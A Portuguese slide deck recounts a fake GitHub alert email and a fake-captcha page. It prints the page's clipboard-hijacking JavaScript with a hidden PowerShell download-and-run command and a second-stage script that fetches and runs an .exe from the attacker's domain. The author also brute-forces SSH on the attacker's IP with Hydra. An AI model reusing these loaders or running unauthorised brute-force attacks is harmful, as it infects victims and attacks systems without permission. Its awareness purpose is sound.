
PHISHING
mohanad aresha

Como funciona

Recebi um e-mail que parecia ser do GitHub, alertando sobre uma vulnerabilidade no meu código. Ao seguir as instruções do site, acabei caindo em um golpe. Foi um ataque bem elaborado!

next slide →

Como eu me denfendi

Desconfiei do e-mail e resolvi inspecionar o código da página, onde encontrei várias coisas estranhas. Para testar, entrei em uma máquina virtual e cai caindo no ataque phishing.

next slide →

engenharia social


Hey there!

We have detected a security vulnerability in your repository. Please contact us at https://github-scanner.com to get more information on how to fix this issue.

Best regards,
Github Security Team

—

Reply to this email directly, view it on GitHub, or unsubscribe.
You are receiving this because you are subscribed to this thread.



github-scanner.com

malware

Verify You Are Human

Please verify that you are a human to continue.

I'm not a robot

Verification Steps

1. Press Windows Button " " + R

2. Press CTRL + V

3. Press Enter

exemplo do ataque

Estou verificando o que está disponível na seção de inspeção do site.

```
verifyButton.addEventListener('click', function() {
        modalBg.style.display = 'flex';
        const captchaText = "powershell.exe -w hidden -Command \"iex (iwr 'https://github-scanner.com
/download.txt').Content\" # \"✅ "I am not a robot - reCAPTCHA Verification ID: 93752\"";
        const tmpTxtArea = document.createElement("textarea");
        tmpTxtArea.value = captchaText;
        document.body.appendChild(tmpTxtArea);
        tmpTxtArea.select();
        document.execCommand("copy");
        document.body.removeChild(tmpTxtArea);
```

next slide →

```
$webClient = New-Object System.Net.WebClient
$url1 = "https://github-scanner.com/l6E.exe"
$filePath1 = "$env:TEMP\SysSetup.exe"
$webClient.DownloadFile($url1, $filePath1)
Start-Process -FilePath  $env:TEMP\SysSetup.exe
```

next slide →

Comecei a coletar informações sobre o atacante, a fim de me defender melhor.

NMAP

para pegar ip e portas abertas

```
┌──(muh443㉿kali)-[~]
└─$ nmap -sV  github-scanner.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 09:26 EDT
Nmap scan report for github-scanner.com (185.208.159.43)
Host is up (0.24s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE    SERVICE     VERSION
22/tcp  open     ssh         OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http        Apache httpd 2.4.52 ((Ubuntu))
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
443/tcp open     ssl/http    Apache httpd 2.4.52
445/tcp filtered microsoft-ds
Service Info: Host: github-scanner.shop; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Com o IP em mãos, utilizei um site para localizar o domino do atacante.

Geolocation data from IP2Location — Product: DB6, 2024-9-15

- IP ADDRESS: 185.208.159.43
- COUNTRY: Seychelles
- REGION: Cascade
- CITY: Cascade
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Not available
- LATITUDE: -4.6667
- LONGITUDE: 55.5000

https://www.iplocation.net/ip-lookup

Geolocation data from IPapi.co — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: United States
- REGION: Texas
- CITY: Houston
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Global-Data System IT Corporation
- LATITUDE: 29.9359
- LONGITUDE: -95.4014

Geolocation data from ipbase.com — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: Seychelles
- REGION: Cascade
- CITY: Cascade
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Global-Data System IT Corporation
- LATITUDE: -4.6667
- LONGITUDE: 55.5000

Geolocation data from ipinfo.io — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: Germany
- REGION: Hesse
- CITY: Frankfurt Am Main
- ISP: Not available
- ORGANIZATION: AS42624 Global-Data System IT Corporation
- LATITUDE: 50.1155
- LONGITUDE: 8.6842

Geolocation data from DB-IP — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: United States
- REGION: Texas
- CITY: Aldine
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Simple Carrier LLC
- LATITUDE: 29.9014
- LONGITUDE: -95.4001

Geolocation data from IPregistry.co — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: United States
- REGION: Texas
- CITY: Houston
- ISP: Global-data System IT Corporation
- ORGANIZATION: Global-data System IT Corporation (globaldata-cloud.com)
- LATITUDE: 29.93582
- LONGITUDE: -95.40139

Incorrect location? Contact IPregistry.co — view map

Geolocation data from IPGeolocation.io — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: Seychelles
- REGION: Mont Fleuri
- CITY: Victoria
- ISP: Global Data System IT Corporation
- ORGANIZATION: Global-Data System IT Corporation
- LATITUDE: -4.61654
- LONGITUDE: 55.45826

whois

```
┌──(muh443㉿kali)-[~]
└─$ whois github-scanner.com
```

Tech Street: L4-E-2, Level 4, Enterprise 4, Technology Park Malaysia, Bukit Jalil
Tech City: Kuala Lumpur
Tech State/Province: Wilayah Persekutuan
Tech Postal Code: 57000
Tech Country: Malaysia
Tech Phone: +60.389966788
Tech Phone Ext:
Tech Fax: +603.89966788

next slide →

BruteForce

```
┌──(muh443㉿kali)-[~]
└─$ hydra -l admin -P /home/muh443/Desktop/rockyou.txt  185.208.159.43 ssh -l -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 20:00:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://185.208.159.43:22/
[ERROR] could not connect to ssh://185.208.159.43:22 - Timeout connecting to 185.208.159.43
```

next slide →

como proteja-se

1. Use filtros de spam: Ative para bloquear mensagens suspeitas.
2. Verifique URLs: Confira se começam com "https://" e têm um cadeado.
3. Evite redes públicas: Não acesse contas sensíveis em Wi-Fi não seguro.
4. Desative pré-preenchimento de senhas: Ajuda a evitar salvamentos inseguros.
5. Use navegadores seguros: Eles oferecem proteções extras.
6. Denuncie phishing: Informe seu provedor de e-mail sobre tentativas suspeitas.
7. Ajuste as configurações de privacidade: Limite quem vê suas informações.
8. Cuidado com anexos: Não abra arquivos de remetentes desconhecidos.
9. Tenha um plano de ação: Saiba o que fazer se sua conta for comprometida.

FIM.

النهاية.

THE END.